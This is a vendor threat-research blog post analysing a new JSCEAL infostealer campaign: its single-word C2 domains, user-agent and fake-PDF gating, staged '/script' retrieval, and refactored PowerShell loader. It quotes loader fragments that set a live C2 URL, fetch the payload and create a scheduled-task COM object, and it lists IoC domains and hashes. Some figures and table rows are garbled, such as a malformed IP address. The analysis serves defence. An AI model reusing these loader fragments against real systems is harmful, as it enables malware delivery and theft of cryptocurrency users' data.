


A Deep Dive into a New JSCEAL Infostealer Campaign

 catonetworks.com/blog/cato-ctrl-deep-dive-into-new-jsceal-infostealer-campaign

Zohar Buber

December 11, 2025



Listen to post:

Executive Summary

JSCEAL is an information stealer that's been targeting users of cryptocurrency applications. As reported by [Check Point Research \(CPR\)](#) in July 2025, JSCEAL has developed into a more advanced form.

In a new campaign observed by Cato CTRL in August 2025, JSCEAL has adopted a revamped command-and-control (C2) infrastructure, enhanced anti-analysis safeguards, and an updated script engine designed for increased stealth. The campaign remains active.

Cato customers are protected with the [Cato SASE Cloud Platform](#), which stops the JSCEAL infostealer before the payload can be executed.

[2025 Cato CTRL™ Threat Report | Download the report](#)

Technical Overview

Old Campaign (1H 2025)

According to Check Point, JSCEAL leveraged C2 domains whose names comprised of two or three hyphen-separated words (for example: “download-app-windows[.]com”, etc.). Each domain could host one or more subdomains, and the top-level domain (TLD) was predominantly .com.

The infection flow was initiated through malicious advertisements that redirected victims to crafted landing pages, ultimately delivering MSI installers used to launch the malware.

New Campaign (August 2025)

Beginning on August 20, 2025, the threat actors replaced the legacy infrastructure with a hardened architecture.

Single-Word C2 Domains

Starting on August 20, 2025, JSCEAL’s operators shifted to a fully redesigned C2 infrastructure. All newly observed C2 domains use a one-word naming convention with no hyphens. For example, “emberstolight[.]com”. In contrast to the 1H 2025 campaign, which relied primarily on .com domains, the August 2025 campaign includes a broader variety of top-level domains such as .org, .link, .net, and others. These domains are registered in bulk at regular intervals, suggesting an automated, scalable provisioning workflow.

ITW Domains (49) ⓘ

Domain	Detections	Created	Registrar
everlantern.net	2 / 95	2025-08-13	-
velvetsforest.org	2 / 95	2025-08-20	-
sunhorizon.org	2 / 95	2025-08-13	-
flowhaven.link	3 / 95	2025-08-13	-
calmtobridge.com	10 / 95	2025-08-13	-
evercircle.org	2 / 95	2025-08-13	-
goldensecho.link	14 / 95	2025-10-06	-
stillswaters.link	6 / 95	2025-10-06	-
lumenivory.com	2 / 95	2025-08-20	-
nightfallglen.com	9 / 95	2025-08-22	-
silversoak.link	11 / 95	2025-10-06	-
freshstartwalk.org	3 / 95	2025-11-11	-
coralsshore.net	6 / 95	2025-08-20	NameSilo, LLC
auroratrails.link	3 / 95	2025-08-20	-
veloranest.net	2 / 95	2025-08-12	-
cedarwhispers.link	6 / 95	2025-08-20	-
moonscanyon.org	2 / 95	2025-08-20	-
quietsrivers.com	8 / 95	2025-10-06	-
maplehaven.fyi	4 / 95	-	-
toautumnlake.net	8 / 95	2025-08-20	-
ravenc cliff.org	2 / 95	2025-08-22	-
amberstrail.net	1 / 95	2025-10-06	-
northhollow.net	6 / 95	2025-10-06	-
nordexahub.name	2 / 95	2025-08-12	-
lighttrail.name	12 / 95	2025-08-13	-
lowskymeadow.com	2 / 95	2025-08-13	-
emberstolight.com	2 / 95	2025-08-22	-
aurevospace.org	3 / 95	2025-08-12	-
radiantlagoons.com	0 / 95	2025-08-20	-
lunarapoint.org	7 / 95	2025-08-12	-
mapleonhaven.net	0 / 95	2025-08-20	-
cedarspath.com	1 / 95	2025-10-06	-
goldentrail.name	8 / 95	2025-08-13	-
forestsgate.com	3 / 95	2025-10-06	-

Figure 1. The C2 domain registration dates

Standardized Subdomains

Every new C2 domain consistently exposes the same two subdomains: .faro and .api. Their repeated use across all domains reflects a standardized deployment pattern and reveals a predictable structure within the infrastructure.

Attack Related Events ⓘ

Search	All targets ▾					
Target	Start Time	Direction	Source IP	Source Port	Destination IP	Destination Port
api.coralsshore.net	Nov 17, 2025 09:46:12 PM	OUTBOUND	193.2294.225.128	51136	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:45:11 PM	OUTBOUND	193.2294.225.128	51124	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:44:11 PM	OUTBOUND	193.2294.225.128	51103	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:42:11 PM	OUTBOUND	193.2294.225.128	55514	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:37:38 PM	OUTBOUND	193.2294.225.128	58931	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:31:53 PM	OUTBOUND	193.2294.225.128	54709	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:30:53 PM	OUTBOUND	193.2294.225.128	53313	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:27:53 PM	OUTBOUND	193.2294.225.128	52626	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:25:42 PM	OUTBOUND	193.2294.225.128	63391	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:24:42 PM	OUTBOUND	193.2294.225.128	57047	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:24:42 PM	OUTBOUND	193.2294.225.128	57047	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:23:41 PM	OUTBOUND	193.2294.225.128	50643	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:20:41 PM	OUTBOUND	193.2294.225.128	54837	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:20:41 PM	OUTBOUND	193.2294.225.128	54837	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:19:41 PM	OUTBOUND	193.2294.225.128	54188	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:17:41 PM	OUTBOUND	193.2294.225.128	59111	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:12:40 PM	OUTBOUND	193.2294.225.128	57401	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:11:40 PM	OUTBOUND	193.2294.225.128	55913	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:10:40 PM	OUTBOUND	193.2294.225.128	49976	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:09:40 PM	OUTBOUND	193.2294.225.128	57791	159.69.241.50	443
api.coralsshore.net	Nov 17, 2025 09:08:40 PM	OUTBOUND	193.2294.225.128	62609	159.69.241.50	443

Figure 2. C2 traffic with .API subdomain

Strict Access Control

The updated infrastructure applies stronger filtering and anti-analysis controls. Any HTTP request that does not present a PowerShell User-Agent receives an immediate HTTP 404 response, preventing access via standard browsers or many sandbox environments.

```
Pretty-print ☐  
{ "message": "Route GET:/coordination/ not found", "error": "Not Found", "statusCode": 404 }
```

Figure 3. C2 404 error

When a request includes the correct PowerShell User-Agent, the server responds with a fake PDF error rather than delivering the actual payload.




Figure 4. C2 Fake PDF Error

Multi-Stage Payload Retrieval

This PDF file functions as a verification layer. Only after the script confirms that a PDF has been returned does it proceed to request the “/script” endpoint, where the operational payload is delivered. This multi-stage approach complicates automated analysis and increases the stealth of the infection chain.

Attack Related Events ⓘ

Search All targets

Target	Start Time	Direction	Source IP	Source Port	Destination IP	Destination Port	Method	Full Path URL	
coralsshore.net	Nov 17, 2025 02:44:50 PM	OUTBOUND		54219	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:50 PM	OUTBOUND		54219	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:42 PM	OUTBOUND		57916	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:42 PM	OUTBOUND		57916	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:34 PM	OUTBOUND		55111	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:34 PM	OUTBOUND		55111	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:26 PM	OUTBOUND		64207	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:26 PM	OUTBOUND		64207	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:17 PM	OUTBOUND		64202	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:17 PM	OUTBOUND		64202	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:08 PM	OUTBOUND		64193	172.67.223.242	443	GET	https://coralsshore.net/script	
coralsshore.net	Nov 17, 2025 02:44:08 PM	OUTBOUND		64193	172.67.223.242	443	GET	https://coralsshore.net/script	

1-12 of 12 Rows per page: 25 Page 1 of 1

Figure 5. C2 traffic to /script URI

Refactored PowerShell Script

The PowerShell script has been significantly refactored in the August 2025 campaign:

The line that mentioned the scheduled task name used for persistence is now replaced by a line that creates a COM object to interact with Windows Scheduler Task.

```
$TaskService = New-Object -ComObject "Schedule.Service"
$TaskService.Connect()
```

The script is designed to handle three different payload content types: raw bytes, JSON, and MIME.

```
$Mime = $Content.GetType().Name
if ($Type -eq $Mime) { return $Content }
if ($Type -eq "Byte[]") { return $Encoding.GetBytes($Content) }
if ($Mime -eq "Byte[]") { $Content = $Encoding.GetString($Content) }
if ($Type -eq "Json") { return ConvertFrom-Json $Content }
```

Earlier versions contained multiple hard-coded domains; the new version has been simplified to reference only a single hard-coded domain. These changes make the loader more flexible and harder to fingerprint using simple static indicators.

```
$API = https://goldensecho.link
```

The script excerpt to a response of application/pdf. If not, it stops execution.

```
$Response = Invoke-WebRequest -Uri $API$Path -WebSession  
$WebSession -UseBasicParsing @Args  
if ($Response.Headers["Content-Type"] -ne "application/pdf") { throw }  
$Content = $Response.Content
```

The script initiates a request to /script URI.

```
$Content = Invoke-Request /script -Type String
```

Modified build.zip Stage

The next-stage archive, build.zip, which delivers the subsequent components in the infection chain, has also been modified. Both the filenames and the file types within the archive have changed, indicating that the operators refactored not only the script and infrastructure, but also the structure of the later stages.

build.zip containing:

- App.js
- Preload.js
- Winpty.dll
- winpty-agent.exe
- Node files

As part of our investigation into the JSCEAL infostealer through the [Cato MDR](#) service, we have seen data confirming that the transition from the legacy infrastructure to the new one occurred in August 2025. This aligns with the first appearance of the redesigned PowerShell loader and updated build.zip package in the observed telemetry.

flowhaven.link	Aug 21, 2025 01:55:08 AM	OUTBOUND		60243	104.21.25.178	80	GET	http://flowhaven.link/
evercircle.org	Aug 20, 2025 02:35:06 PM	OUTBOUND		62271	104.21.48.1	80	GET	http://evercircle.org/
evercircle.org	Aug 20, 2025 01:28:36 PM	OUTBOUND		64870	104.21.48.1	80	GET	http://evercircle.org/
evercircle.org	Aug 20, 2025 01:06:31 PM	OUTBOUND		54844	104.21.80.1	80	GET	http://evercircle.org/
evercircle.org	Aug 20, 2025 12:59:16 PM	OUTBOUND		50097	104.21.16.1	80	GET	http://evercircle.org/
flowhaven.link	Aug 20, 2025 10:15:38 AM	OUTBOUND		53164	104.21.25.178	80	GET	http://flowhaven.link/
flowhaven.link	Aug 20, 2025 05:53:27 AM	OUTBOUND		49313	172.67.134.112	80	GET	http://flowhaven.link/
evercircle.org	Aug 20, 2025 05:44:20 AM	OUTBOUND		60896	104.21.64.1	80	GET	http://evercircle.org/
pba.local-mailer.com	Aug 19, 2025 01:00:57 PM	OUTBOUND		60772	172.67.178.21	80	GET	http://pba.local-mailer.com/
pba.local-mailer.com	Aug 18, 2025 11:50:58 PM	OUTBOUND		51768	104.21.17.189	80	GET	http://pba.local-mailer.com/
pba.local-mailer.com	Aug 18, 2025 02:33:51 PM	OUTBOUND		62629	172.67.178.21	80	GET	http://pba.local-mailer.com/
pba.local-mailer.com	Aug 18, 2025 02:28:50 PM	OUTBOUND		63772	172.67.178.21	80	GET	http://pba.local-mailer.com/
pba.local-mailer.com	Aug 18, 2025 01:53:59 PM	OUTBOUND		54809	172.67.178.21	80	GET	http://pba.local-mailer.com/
pba.local-mailer.com	Aug 18, 2025 10:17:43 AM	OUTBOUND		51033	172.67.178.21	80	GET	http://pba.local-mailer.com/
2r1aprin5.taylor-convert.com	Aug 18, 2025 07:23:38 AM	OUTBOUND		51713	75.2.115.196	80	GET	http://2r1aprin5.taylor-convert.com/
2r1aprin5.taylor-convert.com	Aug 18, 2025 03:35:52 AM	OUTBOUND		55992	75.2.115.196	80	GET	http://2r1aprin5.taylor-convert.com/

Figure 6. C2 traffic (old domains vs. new domains)

JSCEAL: Old vs. New Infrastructure Summary

Category	Old Campaign (1H 2025)	New Campaign (August 2025)
C2 Domains	Multi-word, hyphenated	Single-word (e.g., “emberstolight[.]com”)
TLDs	Inconsistent	Standardized: .faro, .api
Payload Flow	Text type	Multi-stage: PDF → /script
Loader Behavior	Tokenization + DLP	Prevents accidental exposure across tenants
Scenario	Static task name; multiple hard-coded domains	Based COM object; single hard-coded domain
Payload Formats	Single format	Supports: bytes, JSON, MIME
Next-Stage Files (build.zip)	Stable structure	Filenames and file types changed
Anti-Analysis Techniques	Basic evasion	Strict UA validation, PDF gating, staged payload retrieval

Protections

Despite its stealth, JSCEAL left clues. Its connection to a hardcoded domain (frequent beaconing), along with the use of PowerShell to communicate with C2, helped it evade detection by traditional antivirus (AV) and endpoint detection and response (EDR) solutions.

The Cato SASE Cloud Platform stops the JSCEAL infostealer before the payload can be executed. In Figures 7 and Figure 8, we show how Cato XOps identified and blocked C2 communication, along with the point in which Cato NGAM and [Cato IPS](#) automatically blocked the threat. No manual tuning, just protection by design.




Figure 7. Cato IPS blocked PowerShell traffic




Figure 8. Cato NGAM blocked C2 traffic

ID	Account Name	Created	Updated	Criticality	Indication	Source	Producer	Status	
691b4e8d8f		Nov 17, 2025 04:34 pm	Nov 18, 2025 04:40 pm	4	Suspicious Network Activity (MS-PowerShell)		Threat Hunting	Open	
69195bc491		Nov 16, 2025 05:06 am	Nov 18, 2025 05:06 am	9	Suspicious Network Activity (URLs)		Threat Prevention	Open	
691b55e68f		Nov 17, 2025 05:05 pm	Nov 17, 2025 11:01 pm	5	File Download Attempt from Low-Reputation Target		Threat Prevention	Open	
691b50628f		Nov 17, 2025 04:42 pm	Nov 17, 2025 10:43 pm	4	Anti-Malware Detection		Threat Prevention	Open	

Figure 9. Cato XOps stories

Conclusion

JSCEAL didn't rely on dramatic exploits or headline-grabbing vulnerabilities. Instead, it evolved quietly: a hardened C2 architecture, stricter access controls, staged payload delivery, and a refactored loader built for resilience and stealth. The operators hid behind legitimate-looking infrastructure, blended into expected PowerShell traffic, and delivered their payload only after multiple layers of validation. Nothing about the August 2025 campaign was flashy, but everything about it was deliberate.

Cato's prevention architecture identifies these subtle signals—the domain patterns, the staged PDF gating, and the PowerShell-based communication—and blocks JSCEAL before execution, by design. As malware loaders continue to mature, defenses must remain proactive and contextual. JSCEAL's August 2025 campaign is a reminder that even quiet threats demand visibility.

Indicators of Compromise (IoCs)

Domains

goldensecho[.]link
nightfallglen[.]com
evercircle[.]org
silversoak[.]link
calmtobridge[.]com
freshstartwalk[.]org
coralsshore[.]net
everlantern[.]net
sunhorizon[.]org
auroratrails[.]link
veloranest[.]net
cedarwhispers[.]link
velvetsforest[.]org
moonscanyon[.]org
flowhaven[.]link
quiets rivers[.]com
maplehaven[.]fyi

toautumnlake[.]net
ravenciff[.]org
stillswaters[.]link
amberstrail[.]net
northhollow[.]net
nordexahub[.]name
lighttrail[.]name
lowskymeadow[.]com
emberstolight[.]com
aurevospace[.]org
radiantlagoons[.]com
lunarapoint[.]org
mapleonhaven[.]net
cedarspath[.]com
goldentrail[.]name
forestsgate[.]com
ironscove[.]net
opencrest[.]name
evergreengopath[.]org
shadowsvale[.]net
lunasfield[.]net
whisperhavens[.]com
amberfielder[.]com
lumenivory[.]com
wildflowerpath[.]org
prismhills[.]com
novaharbor[.]net
starhavengo[.]com
leafmollytrail[.]com
skyinwinters[.]org
starsmeadows[.]net
warmtogrove[.]net

Hashes

Build.zip:

9615f60ea3cc1c65eb8fe6d77bb85fe6b455503193eab02310a873fccadd332e

PowerShell Script:

- 72af070240c149cda4ad6b6ebb581af4285402d1e2d1ae77dbdb8db41cce3828
- 2e04eb129d72645e0167e58d404d1c5a258a97b897d61ed4ea05d2a59ab5d897

- f575032cbae83be2488a59d98f7ffd5c876c8e50f11e56e5a3b071456c2ce28f

Related Topics

- [Attacks, Threats, and Security News](#)
- [Cato CTRL](#)